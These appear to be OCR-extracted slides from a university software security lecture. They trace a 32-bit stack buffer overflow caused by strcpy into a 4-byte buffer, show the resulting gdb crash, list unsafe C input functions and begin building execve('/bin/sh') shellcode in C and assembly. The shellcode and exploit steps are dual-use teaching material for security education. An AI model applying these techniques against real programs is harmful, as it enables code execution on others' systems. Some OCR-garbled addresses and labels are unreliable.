	0xfd2d0	0xfd2bc	<pre>lea -0xc(%ebp),%eax</pre>	0x8048401
-		0xfd2b8	mov %eax,(%esp)	0x8048404
		-	call strcpy	0x8048407
		_	leave	0x804840c
		_	ret	0x804840d
			main:	
			push %ebp	0x804840e
			mov %esp,%ebp	0x804840f
			sub \$0x10,%esp	0x8048414
			movl \$0x8048504,(%esp	)0x8048417
			call mycpy	0x804841e
		0.64000	mov \$0x8048517,%eax	0x8048423
		0xfd290	mov %eax,(%esp)	0x8048428
%eax			call printf	0x804842b
%esp	0xfd290		mov \$0x0,%eax	0x8048430
%ebp	Øxfd2b8		leave	0x8048435
			ret 164	0x8048436
%e1/poam Dou	upé, Software 0x80483f7		104	

	0xfd2e0	0xfd2d4	mycpy:	
		_	push %ebp	0x80483f4
		_	mov %esp,%ebp	0x80483f5
			sub \$0x28,%esp	0x80483f7
	0x8048504	0.510.0	📥 mov 0x8(%ebp),%eax	0x80483fa
	0x8048423	0xfd2c0	mov %eax,0x4(%esp)	0x80483fd
	0xfd2d0	0xfd2bc	<pre>lea -0xc(%ebp),%eax</pre>	0x8048401
-		0xfd2b8	mov %eax,(%esp)	0x8048404
		_	call strcpy	0x8048407
			leave	0x804840c
		_	ret	0x804840d
		_	main:	
			push %ebp	0x804840e
			mov %esp,%ebp	0x804840f
			sub \$0x10,%esp	0x8048414
			movl \$0x8048504,(%esp	
			call mycpy	0x804841e
			mov \$0x8048517,%eax	0x8048423
	1	- 6710230	mov %eax,(%esp)	0x8048428
%eax			call printf	0x804842b
%esp	0xfd290		mov \$0x0,%eax	0x8048430
%ebp	0xfd2b8		leave	0x8048435
%ei/pdam Doupé, Software%x80483fa			ret 165	0x8648436
%eipian bo	ape, 301wa 0x80483Ta		100	

	0xfd2e0	0xfd2d4	mycpy:	
		_	push %ebp	0x80483f4
		_	mov %esp,%ebp	0x80483f5
			sub \$0x28,%esp	0x80483f7
0x804	0x8048504	0.510.0	📥 mov 0x8(%ebp),%eax	0x80483fa
	0x8048423	0xfd2c0	<pre>mov %eax,0x4(%esp)</pre>	0x80483fd
	0xfd2d0	0xfd2bc	<pre>lea -0xc(%ebp),%eax</pre>	0x8048401
-		0xfd2b8	mov %eax,(%esp)	0x8048404
		-	call strcpy	0x8048407
			leave ret main: push %ebp mov %esp,%ebp	0x804840c
				0x804840d
		_		0x804840e
		_		0x804840f
			sub \$0x10,%esp	0x8048414
			movl \$0x8048504,(%esp	
			call mycpy	0x804841e
_		0xfd290	mov \$0x8048517,%eax	
		- OXTU290	mov %eax,(%esp)	0x8048428
%eax	0x8048504		call printf	0x804842b
%esp	0xfd290		mov \$0x0,%eax	0x8048430
%ebp	0xfd2b8		leave	0x8048435
%eop 0xt0208 %ei/pdam Doupé, Software0x80483fa			ret 166	0x8048436
%eipian Doupe	00000483Ta		100	

	0xfd2e0	0xfd2d4	mycpy:	
		_	push %ebp	0x80483f4
		4	mov %esp,%ebp	0x80483f5
		4	sub \$0x28,%esp	0x80483f7
	0x8048504		mov 0x8(%ebp),%eax	0x80483fa
	0x8048423	0xfd2c0	<pre>mov %eax,0x4(%esp)</pre>	0x80483fd
	0xfd2d0	0xfd2bc	<pre>lea -0xc(%ebp),%eax</pre>	0x8048401
-		0xfd2b8	mov %eax,(%esp)	0x8048404
		_	call strcpy	0x8048407
		-	leave	0x804840c
		-	ret	0x804840d
		_	main:	
			push %ebp	0x804840e
		_	mov %esp,%ebp	0x804840f
			sub \$0x10,%esp	0x8048414
			movl \$0x8048504,(%esp)	
			call mycpy	0x804841e
			mov \$0x8048517,%eax	0x8048423
		- 0XT0290	mov %eax,(%esp)	0x8048428
%eax	0x8048504		call printf	0x804842b
%esp	0xfd290		mov \$0x0,%eax	0x8048430
%ebp	Øxfd2b8		leave	0x8048435
			ret 167	0x8648436
%e1puan Doupe	é, Software <b>0x80483fd</b>		107	

-	0xfd2	2e0	0xfd2d4	mycpy: push %ebp	0x80483f4
				mov %esp,%ebp	0x8048314
T			1		0x80483f7
-	0x8048	250/	-	sub \$0x28,%esp	
ł			0xfd2c0	mov 0x8(%ebp),%eax	0x80483fa
ł	0x8048		0xfd2bc	mov %eax,0x4(%esp)	0x80483fd
_	0xfd:	2d0		<pre>lea -0xc(%ebp),%eax</pre>	0x8048401
			0xfd2b8	mov %eax,(%esp)	0x8048404
				call strcpy	0x8048407
F			-	leave	0x804840c
-			-	ret	0x804840d
ł			-	main:	
ł				push %ebp	0x804840e
				mov %esp,%ebp	0x804840f
				sub \$0x10,%esp	0x8048414
Γ				movl \$0x8048504,(%esp	) 0x8048417
1	0x8048	8504	1	call mycpy	0x804841e
ł			-	mov \$0x8048517,%eax	
→ L			0xfd290	mov %eax,(%esp)	0x8048428
%ea	av	0x8048504		call printf	0x804842b
				mov \$0x0,%eax	0x8048430
%es	;p	0xfd290		leave	0x8048435
%eb	p	Øxfd2b8			
%ei	i/pdam Doupé, Softwa	0x80483fd		ret 168	0x8848436
	-P	okee testa			

	0xfd2e0	0xfd2d4	mycpy:	
		_	push %ebp	0x80483f4
			mov %esp,%eb	p 0x80483f5
			sub \$0x28,%e	sp 0x80483f7
	0x8048504		mov 0x8(%ebp	),%eax 0x80483fa
	0x8048423	0xfd2c0	mov %eax,0x4	
	0xfd2d0	0xfd2bc	→ lea -0xc(%eb	
		Øxfd2b8	mov %eax,(%e	
			call strcpy	0x8048407
			leave	0x804840c
		Øxfd2ac	ret	0x804840d
			main:	
			push %ebp	0x804840e
			mov %esp,%eb	p 0x804840f
			sub \$0x10,%e	sp 0x8048414
			movl \$0x8048504,(%es	504, (%esp)0x8048417
	0x8048504		call mycpy	0x804841e
		-	mov \$0x80485	17,%eax 0x8048423
		0xfd290	mov %eax,(%e	sp) 0x8048428
%eax	Øxfd2ac		call <mark>printf</mark>	0x804842b
%esp	0xfd290		mov \$0x0,%ea	x 0x8048430
	Øxfd2b8		leave	0x8048435
%ebp			ret	0x8048436
%ei/pdam Doupe	é, Softwar 0x8048401			169 <b>ASU</b>

	0xfd2e0	0xfd2d4	mycpy: push %ebp	0x80483f4
			mov %esp,%ebp	0x8048314
			sub \$0x28,%esp	0x80483f7
	0x8048504		mov 0x8(%ebp),%eax	0x80483fa
	0x8048423	0xfd2c0	mov %eax,0x4(%esp)	0x80483Fa 0x80483fd
		0xfd2bc		
	0xfd2d0	0xfd2b8	<pre>lea -0xc(%ebp),%eax</pre>	0x8048401
		0110200	mov %eax,(%esp)	0x8048404
			call strcpy	0x8048407
			leave	0x804840c
		0xfd2ac	ret	0x804840d
			main:	
			push %ebp	0x804840e
			mov %esp,%ebp	0x804840f
			sub \$0x10,%esp	0x8048414
			movl \$0x8048504,(%esp	)0x8048417
	0x8048504		call mycpy	0x804841e
		_	mov \$0x8048517,%eax	0x8048423
		0xfd290	mov %eax,(%esp)	0x8048428
%eax	Øxfd2ac		call printf	0x804842b
%esp	0xfd290		mov \$0x0,%eax	0x8048430
			leave	0x8048435
%ebp	0xfd2b8		ret 170	0x8048436
%ei/pla	am Doupé, Software 0x8048404		170	

-	0xfd 0x804 0x804 0xfd	85 <del>0</del> 4 8423	0xfd2d4 0xfd2c0 0xfd2bc 0xfd2b8 0xfd2b8	<pre>mycpy: push %ebp mov %esp,%ebp sub \$0x28,%esp mov 0x8(%ebp),%eax mov %eax,0x4(%esp) lea -0xc(%ebp),%eax mov %eax,(%esp) call strcpy leave ret</pre>	0x80483f4 0x80483f5 0x80483f7 0x80483fa 0x80483fd 0x8048401 0x8048404 0x8048407 0x8048407 0x8048407 0x804840c
•	0x804 0xfd	2ac	Øxfd290	<pre>main: push %ebp mov %esp,%ebp sub \$0x10,%esp movl \$0x8048504,(%esp) call mycpy mov \$0x8048517,%eax mov %eax,(%esp) call envirts</pre>	0x804841e 0x8048423 0x8048428
%e	ax	0xfd2ac		call printf	0x804842b 0x8048430
%e	sp	0xfd290		mov \$0x0,%eax leave	0x8048430
%e	%ebp Øxfd2b8			ret	0x8048435
%e	i∕pdam Doupé, Softwa	0x8048404		171	ASU

-	0xfd: 0x8044 0x8044 0x8044	85 <del>0</del> 4 8423	0xfd2d4 0xfd2c0 0xfd2bc 0xfd2b8	<pre>mycpy: push %ebp mov %esp,%ebp sub \$0x28,%esp mov 0x8(%ebp),%eax mov %eax,0x4(%esp) lea -0xc(%ebp),%eax mov %eax,(%esp) call strcpy</pre>	0x80483f4 0x80483f5 0x80483f7 0x80483fa 0x80483fd 0x8048401 0x8048404 0x8048404
			0xfd2ac	leave ret main:	0x804840c 0x804840d
+	Øx8044 Øxfd:		Øxfd290	<pre>mail. push %ebp mov %esp,%ebp sub \$0x10,%esp movl \$0x8048504,(%esp call mycpy mov \$0x8048517,%eax mov %eax,(%esp)</pre>	0x804840e 0x804840f 0x8048414 )0x8048417 0x804841e 0x8048423 0x8048423
%ea	ax	Øxfd2ac		call printf	0x804842b
%e	sp	0xfd290		mov \$0x0,%eax	0x8048430
%el	bp	Øxfd2b8		leave	0x8048435
%e	i/pdam Doupé, Softwa	0x8048407		ret 172	0x8048436

	0xfd:	2e0	0xfd2d4	<pre>mycpy: push %ebp</pre>	0x80483f4
				mov %esp,%ebp	0x80483f5
				sub \$0x28,%esp	0x80483f7
	0x8041	8504	1	mov 0x8(%ebp),%eax	0x80483fa
	0x8043	8423	0xfd2c0	mov %eax,0x4(%esp)	0x80483fd
	0xfd:	2d0	0xfd2bc	<pre>lea -0xc(%ebp),%eax</pre>	0x8048401
			0xfd2b8	mov %eax,(%esp)	0x8048404
			-	call strcpy	0x8048407
			_	→ leave	0x804840c
		Øxfd2	0xfd2ac	ret	0x804840d
				main:	
				push %ebp	0x804840e
				mov %esp,%ebp	0x804840f
				sub \$0x10,%esp	0x8048414
				movl \$0x8048504,(%esp	)0x8048417
	0x8044	8504		call mycpy	0x804841e
	Øxfd:	2ac	0(1000	mov \$0x8048517,%eax	0x8048423
			0xfd290	mov %eax,(%esp)	0x8048428
%ea	ax	Øxfd2ac		call printf	0x804842b
%es	sp	0xfd290		mov \$0x0,%eax	0x8048430
%et		Øxfd2b8		leave	0x8048435
		-		ret 173	0x8048436
%e.	i/pdam Doupé, Softwa	0X804840C		115	

F	0xfd:	2e0	0xfd2d4	0x8048504: "asu cse 340 fall 20 mycpy:	015 rocks!"
-				push %ebp	0x80483f4
-				mov %esp,%ebp	0x80483f5
				sub \$0x28,%esp	0x80483f7
	Øx804	8504	_	mov 0x8(%ebp),%eax	0x80483fa
	0x804	8423	0xfd2c0	mov %eax,0x4(%esp)	0x80483fd
	Øxfd:	12d0	0xfd2bc	<pre>lea -0xc(%ebp),%eax</pre>	0x8048401
			Øxfd2b8	mov %eax,(%esp)	0x8048404
F				call strcpy	0x8048407
-			_	🔿 leave	0x804840c
F			0xfd2ac	ret	0x804840d
-				main:	
-			_	push %ebp	0x804840e
-				mov %esp,%ebp	0x804840f
				sub \$0x10,%esp	0x8048414
				movl \$0x8048504,(%esp	)0x8048417
	0x8044	8504		call mycpy	0x804841e
	Øxfd	l2ac	0(1000	mov \$0x8048517,%eax	0x8048423
			0xfd290	mov %eax,(%esp)	0x8048428
%ea	x	0xfd2ac		call printf	0x804842b
%es	a	0xfd290		mov \$0x0,%eax	0x8048430
%eb		Øxfd2b8		leave	0x8048435
10000000				ret 174	0x8048436
%e1	An Doupé, Softwa	0X804840C		114	

	0xfd2	:e0	0xfd2d	0x8048504: "asu cse 340 fall mycpy:	2015 rocks!"
			_	push %ebp	0x80483f4
				mov %esp,%ebp	0x80483f5
				sub \$0x28,%esp	0x80483f7
	0x8048	5 <b>0</b> 4		mov 0x8(%ebp),%eax	0x80483fa
	0x8048	423	0xfd2ce	mov %eax,0x4(%esp)	
	Øxfd2	:d0	0xfd2bc	<pre>lea -0xc(%ebp),%eax</pre>	0x8048401
-			Øxfd2b8	mov %eax,(%esp)	0x8048404
			-	call strcpy	0x8048407
	asu (0x207	757361)	-	\Rightarrow leave	0x804840c
	asu (0/20/	/5/501/	0xfd2ac	ret	0x804840d
			_	main:	
			_	push %ebp	0x804840e
				mov %esp,%ebp	0x804840f
				sub \$0x10,%esp	0x8048414
				movl \$0x8048504,(%e	esp)0x8048417
	0x8048	504		call mycpy	0x804841e
	0xfd2	ac	0.41200	mov \$0x8048517,%eax	
			0xfd290	mov hear, (hesp)	0x8048428
%eax		0xfd2ac		call printf	0x804842b
%esp		0xfd290		mov \$0x0,%eax	0x8048430
%ebp		Øxfd2b8		leave	0x8048435
Contraction of the	am Doupé, Softwar			ret 175	0x8048436
жетра	10 Doube, course	9X894840C		110	

	0xfd2e0	0xfd2d4	0x8048504: "asu cse 340 fall 20 mycpy:	15 rocks!"
			push %ebp	0x80483f4
			mov %esp,%ebp	0x80483f5
			sub \$0x28,%esp	0x80483f7
	0x8048504		mov 0x8(%ebp),%eax	0x80483fa
	0x8048423	0xfd2c0	mov %eax,0x4(%esp)	0x80483fd
	0xfd2d0	0xfd2bc	<pre>lea -0xc(%ebp),%eax</pre>	0x8048401
-		0xfd2b8	mov %eax,(%esp)	0x8048404
CSP	cse (0x20657363) asu (0x20757361)		call strcpy	
			🔿 leave	0x804840c
asu	(0/10/3/301)	Øxfd2ac	ret	0x804840d
			main:	
			push %ebp	0x804840e
			mov %esp,%ebp	0x804840f
			sub \$0x10,%esp	0x8048414
			movl \$0x8048504,(%esp	)0x8048417
	0x8048504		call mycpy	0x804841e
	Øxfd2ac		mov \$0x8048517,%eax	0x8048423
		0xfd290	mov weak, (wesp)	0x8048428
%eax	0xfd2ac		call printf	0x804842b
%esp	0xfd290		mov \$0x0,%eax	0x8048430
%ebp	Øxfd2b8		leave	0x8048435
			ret 176	0x8048436
%e1/plain Doupe,	, Software0x804840c		110	

-	0xfd:	2e0	0xfd2d4	0xfd2d4 0x8048504: "asu cse 340 fall 2015 rocks!"		
-				0x80483f4		
-				mov %esp,%ebp	0x80483f5	
Ļ				0x80483f7		
	0x8048504 0x8048423			mov 0x8(%ebp),%eax	0x80483fa	
			0xfd2c0	mov Aedx, 0x4(Aesp)	0x80483fd	
	Øxfd:	2d0	0xfd2bc	<pre>lea -0xc(%ebp),%eax</pre>	0x8048401	
	<pre>340 (0x20303433)</pre>		0xfd2b8	0xfd2b8 mov %eax,(%esp)	0x8048404	
F			call strcpy		0x8048407	
1				📥 leave		
F			Øxfd2ac	xfd2ac ret	0x804840d	
ŀ			_	An operation of the second		
ŀ				push %ebp	0x804840e	
ŀ				mov %esp,%ebp	0x804840f	
Ļ			sub \$0x10,%esp		0x8048414	
				)0x8048417		
	0x8044	8504		call mycpy	0x804841e	
	Øxfd:	2ac	avedood	mov \$0x8048517,%eax	0x8048423 0x8048428	
_			0xfd290	mov %eax,(%esp)		
%ea	%eax 0xfd2ac			call printf	0x804842b	
%es	sp	0xfd290		mov \$0x0,%eax	0x8048430	
		Øxfd2b8		leave	0x8048435	
1000000	%ei/plam Doupé, Software%894840c			ret 177	0x8048436	
%61	Plan Doupe, donna	9X894849C		177		

	0xfd2	2e0	0xfd2d	0x8048504: "asu cse 340 fall 20	015 rocks!"		
-				0x80483f4			
-				mov %esp,%ebp	0x80483f5		
				sub \$0x28,%esp	0x80483f7		
	0x8041	0x8048504		mov 0x8(%ebp),%eax	0x80483fa		
	0x8048423		0xfd2c6	mov %eax,0x4(%esp)	0x80483fd		
	fall (0x6c	c6c6166)	0xfd2bc	<pre>lea -0xc(%ebp),%eax</pre>	0x8048401		
	<pre>340 (0x20303433)</pre>		0xfd2b8	0xfd2b8 mov %eax,(%esp)	0x8048404		
-			_	call strcpy leave 0xfd2ac ret			
-							
-			0xfd2ad				
-				main:			
-			_	push %ebp	0x804840e		
-			_	mov %esp,%ebp	0x804840f		
			sub \$0x10,%esp		0x8048414		
				)0x8048417			
	0x8048	8504		call mycpy	0x804841e		
	0xfd2	2ac	a	mov \$0x8048517,%eax	0x8048423		
			0xfd290	mov weak, (wesp)	0x8048428		
%ea	%eax 0xfd2ac			call printf	0x804842b		
%es	р	0xfd290		mov \$0x0,%eax	0x8048430		
%ebp		Øxfd2b8		leave	0x8048435		
%ei/pdam Doupé, Software		11.1100.000000000000000000000000000000		ret 178	0x8048436		
"Yer	plain boupe, contra	980948401					

Øxfd	2e0	0xfd2d4	0x8048504: "asu cse 340 fall 20 mycpy:	015 rocks!"	
			push %ebp	0x80483f4	
			mov %esp,%ebp	0x80483f5	
			sub \$0x28,%esp	0x80483f7	
0x804	8504	0xfd2c0	mov 0x8(%ebp),%eax	0x80483fa	
201 (0x3	201 (0x31303220)		mov %eax,0x4(%esp)	0x80483fd	
fall (0x6	c6c6166)	0xfd2bc	<pre>lea -0xc(%ebp),%eax</pre>	0x8048401	
⇒ 340 (0x2)	<pre>340 (0x20303433)</pre>		0xfd2b8 mov %eax,(%esp)	0x8048404	
			call strcpy leave		
asu (onto			Øxfd2ac ret		
			main:		
			push %ebp	0x804840e	
			mov %esp,%ebp	0x804840f	
			sub \$0x10,%esp		
		movl \$0x8048504,(%esp)0x804			
0x804	8504		call mycpy		
0xfd	2ac	-	mov \$0x8048517,%eax	0x8048423	
		0xfd290	mov %eax,(%esp)	0x8048428	
%eax	%eax 0xfd2ac		call printf	0x804842b	
%esp	0xfd290		mov \$0x0,%eax	0x8048430	
10000			leave	0x8048435	
%ebp	0xfd2b8		ret	0x8048436	
%ei/pdam Doupé, Softwa	0x804840c		179		

	0xfd2	2e0	0xfd2d4	0x8048504: "asu cse 340 fall 2 mycpy:	015 rocks!"		
				push %ebp	0x80483f4		
			_	mov %esp,%ebp	0x80483f5		
				sub \$0x28,%esp	0x80483f7		
	5 ro (0x61	f722035)		mov 0x8(%ebp),%eax	0x80483fa		
	201 (0x31303220)		0xfd2c0	mov %eax,0x4(%esp)	0x80483fd		
	fall (0x60	c6c6166)	0xfd2bc	<pre>lea -0xc(%ebp),%eax</pre>	0x8048401		
	340 (0x20303433)		Øxfd2b8	0xfd2b8 mov %eax,(%esp)	0x8048404		
	cse (0x20657363)		-	call strcpy			
-	asu (0x20057561)			→ leave Øxfd2ac ret			
-			Øxfd2ac				
-			-	main:			
-			_	push %ebp	0x804840e		
				mov %esp,%ebp	0x804840f		
				sub \$0x10,%esp	0x8048414		
				)0x8048417			
	0x8048	8504		call mycpy	0x804841e		
	0xfd2	2ac	a	mov \$0x8048517,%eax	0x8048423		
			0xfd290	mov hear, (hesp)	0x8048428		
%eax	%eax 0xfd2ac			call printf	0x804842b		
%esp	p	0xfd290		mov \$0x0,%eax	0x8048430		
%ebp		Øxfd2b8		leave	0x8048435		
		10.0000000000000000		ret 180	0x8048436		
%ei/pdam Doupé, Software%		0X804840C		100			

0xfd	2e0	0xfd2d4	0x8048504: "asu cse 340 fall 20 mycpy:	015 rocks!"
		_	push %ebp	0x80483f4
			mov %esp,%ebp	0x80483f5
cks! (0x2	1736663)		sub \$0x28,%esp	0x80483f7
5 ro (0x6	f722035)		mov 0x8(%ebp),%eax	0x80483fa
201 (0x3	1303220)	0xfd2c0	mov %eax,0x4(%esp)	0x80483fd
fall (0x6	c6c6166)	0xfd2bc	<pre>lea -0xc(%ebp),%eax</pre>	0x8048401
→ 340 (0x20	303433)	0xfd2b8	mov %eax,(%esp)	0x8048404
cse (0x20		_	call strcpy	0x8048407
asu (0x20		-	📥 leave	0x804840c
asu (0/20	757501)	0xfd2ac	ret	0x804840d
		_	main:	
			push %ebp	0x804840e
			mov %esp,%ebp	0x804840f
			sub \$0x10,%esp	0x8048414
			movl \$0x8048504,(%esp	)0x8048417
0x8044	8504		call mycpy	0x804841e
0xfd	2ac		mov \$0x8048517,%eax	0x8048423
<b></b>		0xfd290	mov %eax,(%esp)	0x8048428
%eax	0xfd2ac		call printf	0x804842b
%esp	0xfd290		mov \$0x0,%eax	0x8048430
			leave	0x8048435
%ebp	Øxfd2b8		ret	0x8048436
%ei/pdam Doupé, Softwa	0x804840c		181	

	0xfd2e0	0xfd2d4	0x8048504: "asu cse 340 fall 20 mycpy:	15 rocks!"
			push %ebp	0x80483f4
		_	mov %esp,%ebp	0x80483f5
	cks! (0x21736b63)		sub \$0x28,%esp	0x80483f7
5	5 ro (0x6f722035)		mov 0x8(%ebp),%eax	0x80483fa
	201 (0x31303220)	0xfd2c0	<pre>mov %eax,0x4(%esp)</pre>	0x80483fd
. 4	fall (0x6c6c6166)	0xfd2bc	TEG -DVC(WEDD),WEGY	0x8048401
-	340 (0x20303433)	0xfd2b8	mov %eax,(%esp)	0x8048404
	cse (0x20657363)	-	call strcpy	0x8048407
	asu (0x20757361)	_	\Rightarrow leave	0x804840c
	asu (0x20/5/501)	Øxfd2ac	ret	0x804840d
			main:	
			push %ebp	0x804840e
			mov %esp,%ebp	0x804840f
			sub \$0x10,%esp	0x8048414
			movl \$0x8048504,(%esp	)0x8048417
	0x8048504		call mycpy	0x804841e
	Øxfd2ac	-	mov \$0x8048517,%eax	0x8048423
		0xfd290	mov %eax,(%esp)	0x8048428
%eax	0xfd2ac		call printf	0x804842b
%esp	0xfd2b8		mov \$0x0,%eax	0x8048430
%ebp	0xfd2b8		leave	0x8048435
1000000000			ret 182	0x8648436
%eipian D	oupé, Software 8x804840c		102	

	0xfd2e0	0xfd2d4	0x8048504: "asu cse 340 fall 2 4 mycpy:	015 rocks!"		
+			push %ebp	0x80483f4		
-			mov %esp,%ebp	0x80483f5		
	cks! (0x21736b63)		sub \$0x28,%esp	0x80483f7		
	5 ro (0x6f722035)		mov 0x8(%ebp),%eax			
	201 (0x31303220)	0xfd2c0	mov %eax,0x4(%esp)	0x80483fd		
	fall (0x6c6c6166)	0xfd2bc	rea -ove (webb), wear	0x8048401		
	340 (0x20303433)	0xfd2b8	0xfd2b8 mov %eax,(%esp)			
	cse (0x20657363)		call strcpy			
-	asu (0x20757361)		🔿 leave	0x804840c		
F	asu (0/20/5/501)	— Øxfd2ac	ret	0x804840d		
+			main:			
-			push %ebp	0x804840e		
Ļ			mov %esp,%ebp	0x804840f		
			sub \$0x10,%esp	0x8048414		
			movl \$0x8048504,(%es	p)0x8048417		
	0x8048504		call mycpy	0x804841e		
	Øxfd2ac		mov \$0x8048517,%eax	0x8048423		
-		0xfd290	mov %eax,(%esp)	0x8048428		
%ea	ax Øxfd2ac		call printf	0x804842b		
%es	sp Øxfd2bc		mov \$0x0,%eax	0x8048430		
1000000		66	leave	0x8048435		
10000000			ret 183	0x8648436		
%e1	plam Doupé, Softwar <b>6x804840</b>	c	100			

	0xfd2e0	0xfd2d	0x8048504: "asu cse 340 fall 2 4 mycpy:	015 rocks!"	
			push %ebp	0x80483f4	
			mov %esp,%ebp	0x80483f5	
+	cks! (0x21736b63)		sub \$0x28,%esp	0x80483f7	
	5 ro (0x6f722035)		mov 0x8(%ebp),%eax	0x80483fa	
-	201 (0x31303220)	0xfd2ce	mov weak, ox4(wesp)	0x80483fd	
	fall (0x6c6c6166)	0xfd2bc	Tea -ove(webb), wear	0x8048401	
	340 (0x20303433)	0xfd2b8		0x8048404	
	cse (0x20657363)		call strcpy leave		
	asu (0x20757361)				
	d3u (0/20/5/502)	0xfd2ac	: 🔿 ret	0x804840d	
+			main:		
-			push %ebp	0x804840e	
			mov %esp,%ebp	0x804840f	
			sub \$0x10,%esp	0x8048414	
			movl \$0x8048504,(%es	)0x8048417	
	0x8048504		call mycpy	0x804841e	
	Øxfd2ac		mov \$0x8048517,%eax	0x8048423	
L		0xfd290	mov %eax,(%esp)	0x8048428	
%ea	ax Øxfd2ac		call printf	0x804842b	
%es	sp Øxfd2bc		mov \$0x0,%eax	0x8048430	
%et		66	leave	0x8048435	
1000000		2000	ret	0x8048436	
%ef	iplam Doupé, Software 18804840	d	184		

0xfd2	.e0	0xfd2d4	0x8048504: mycpy:	"asu cse 340 fall	2015 rocks!"
		-	pust	n %ebp	0x80483f4
1 1 10 00		-		%esp,%ebp	0x80483f5
cks! (0x21)	736663)	4	sub	\$0x28,%esp	0x80483f7
5 ro (0x6f	722035)		mov	0x8(%ebp),%eax	0x80483fa
201 (0x31)	.303220)	0xfd2c0	mov	%eax,0x4(%esp)	0x80483fd
fall (0x6c	6c6166)	0xfd2bc	lea	-Øxc(%ebp),%eax	0x8048401
340 (0x203	303433)	0xfd2b8		%eax,(%esp) 1 strcpy	0x8048404
cse (0x206	657363)		0x8048407		
asu (0x207		-	leav	ve	0x804840c
dan (ovro)	(3/301)	0xfd2ac	\Rightarrow ret		0x804840d
		-	main:		
		-	push	n %ebp	0x804840e
			mov	%esp,%ebp	0x804840f
			sub	\$0x10,%esp	0x8048414
			mov	1 \$0x8048504,(%e	sp)0x8048417
0x8048	504		call	L mycpy	0x804841e
0xfd2;	ac		mov	\$0x8048517,%eax	0x8048423
		0xfd290	mov	%eax,(%esp)	0x8048428
%eax	0xfd2ac		call	l printf	0x804842b
%esp Øxfd2cØ		mov \$0x0,%eax		0x8048430	
%ebp	Øx6c6c6166		leav	ve	0x8048435
			ret	195	0x8048436
%ei/pdam Doupé, Software	0x31303220			185	

0xfd2e0		d2d4 0x8048504	: "asu cse 340 <del>f</del> all 20 V:	15 rocks!"
			sh %ebp	0x80483f4
		mo	v %esp,%ebp	0x80483f5
cks! (0x2173	6b63)	su	b \$0x28,%esp	0x80483f7
5 ro (0x6f72		mo	v 0x8(%ebp),%eax	0x80483fa
201 (0x3130	5220)	d2c0 mo	v %eax,0x4(%esp)	0x80483fd
fall (0x6c6c	(0100)	5018335	a -Øxc(%ebp),%eax	0x8048401
340 (0x20303	3433) Oxfo	d2b8 mo	v %eax,(%esp)	0x8048404
cse (0x20657	7363)	ca	ll strcpy	0x8048407
asu (0x20757		le	ave	0x804840c
asa (0/20/2/	0xfr	d2ac 📥 re	t	0x804840d
		main	:	
		pu	sh %ebp	0x804840e
		mo	v %esp,%ebp	0x804840f
		su	b \$0x10,%esp	0x8048414
		mo	vl \$0x8048504,(%esp)	)0x8048417
0x804850	14	ca	ll mycpy	0x804841e
0xfd2ac		mo	v \$0x8048517,%eax	0x8048423
	0x+0	d290 mo	v %eax,(%esp)	0x8048428
%eax 0x	xfd2ac	са	ll printf	0x804842b
%esp Ø	xfd2c0		v \$0x0,%eax	0x8048430
	x6c6c6166	- le	ave	0x8048435
		re	t 186	0x8048436
%ei/pdam Doupé, Software	x31303220		100	

```
#include <string.h>
#include <stdio.h>
void mycpy(char* str)
{
  char foo[4];
  strcpy(foo, str);
}
int main()
{
  mycpy("asu cse 340 fall
2015 rocks!");
  printf("After");
  return 0;
}
```

```
[adamd@ragnuk examples]$ gcc
-Wall -m32 overflow example.c
[adamd@ragnuk examples]$ ./
a.out Segmentation fault (core
dumped)
[adamd@ragnuk examples]$
gdb ./a.out
(qdb) r
Starting program: a.out
Program received signal
SIGSEGV, Segmentation
fault.0x31303220 in ?? ()
(qdb) info registers
      0xfffd1fc -11780
eax
ecx 0x0
                 0
edx 0x8048521 134513953
ebx 0x908ff4 9474036
      0xffffd210
                   0xfffd210
esp
      0x6c6c6166
ebp
                   0x6c6c6166
esi
      0 \ge 0
                 0
edi 0x0
                 0
eip 0x31303220
0x31303220e
                           151
```

# "Overflowing" Functions

- gets() -- note that data cannot contain newlines or EOFs
- strcpy()/strcat()
- sprintf()/vsprintf()
- scanf()/sscanf()/fscanf()
- ... and also custom input routines

# How to Exploit a Stack Overflow

- Different variations to accommodate different architectures
  - Assembly instructions
  - Operating system calls
  - Alignment
- Linux buffer overflows for 32-bit architectures explained in the paper "Smashing The Stack For Fun And Profit" by Aleph One, published on Phrack Magazine, 49(7)

#### Shellcode Goal

- We want to execute arbitrary code in the vulnerable application's process space
   This code has the same privileges as the
  - This code has the same privileges as the vulnerable application
- Shellcode is the standard term for this type of code
  - Called shellcode because classic example is code to execute /bin/sh
  - Really just assembly code to perform specific purpose



#### **C-version of Shellcode**

```
void main() {
   char* name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
   exit(0);
}
```

 System calls in assembly are invoked by saving parameters either on the stack or in registers and then calling the software interrupt (0x80 in Linux)

### System Calls

- int execve (char\* filename, char\* argv[], char\* envp[])
  - Value 0xb in eax (index in syscall table)
  - Address of the program name in ebx ("/bin/sh")
  - Address of the null-terminated argv vector in ecx (addr of "/bin/sh", NULL)
  - Address of the null-terminated envp vector in edx (e.g., NULL)
  - Call int 0x80 (note: sysenter/sysexit is the more optimized way to invoke system calls)

### System Calls

- void exit(int status)
  - Value 1 in eax
  - Exit code in ebx
  - Call int 0x80



### The Shell Code

- We need the null-terminated string "/bin/ sh" somewhere in memory (filename parameter)
- We need the address of the string "/bin/sh" somewhere in memory followed by a NULL pointer (argv parameter)
- Have the address of a NULL long word somewhere in memory (envp parameter)



# Invoking the System Calls

- Copy 0xb into the eax register
- Copy the address of the string "/bin/sh" into the ebx register
- Copy the address of the address of "/bin/sh" into the ecx register
- Copy the address of the null word into the edx register
- Execute the int 0x80 instruction
- Copy 0x1 into the eax register
- Copy 0x0 into the ebx register
- Execute the int 0x80 instruction



### **Preliminary Shellcode**

```
[ragnuk] $ gcc -m32
                          preliminary shellcode.s
.data
                          [ragnuk] $./a.out
sh:
                          sh-41.$
       .string "/bin/sh"
       .int 0
.text
.globl main
main:
      movl $11, %eax
      movl $sh,%ebx
            $0
      push
            $sh
      push
      movl %esp,%ecx
      movl $0,%edx
      int $0x80
      movl $0x1, %eax
      movl $0x0,%ebx
             $0x80
      int
```



### **Preliminary Shellcode**

\$ gcc -m32 preliminary\_shellcode.s -o prelim \$ objdump -D prelim

• • •					
08048394	<main>:</main>				
8048394:	b8	0b	00	00	00
8048399:	bb	1c	96	04	80
804839e:	6a	00			
80483a0:	68	1c	96	04	80
80483a5:	89	e1			
80483a7:	ba	00	00	00	00
80483ac:	cd	80			
80483ae:	b8	01	00	00	00
80483b3:	bb	00	00	00	00
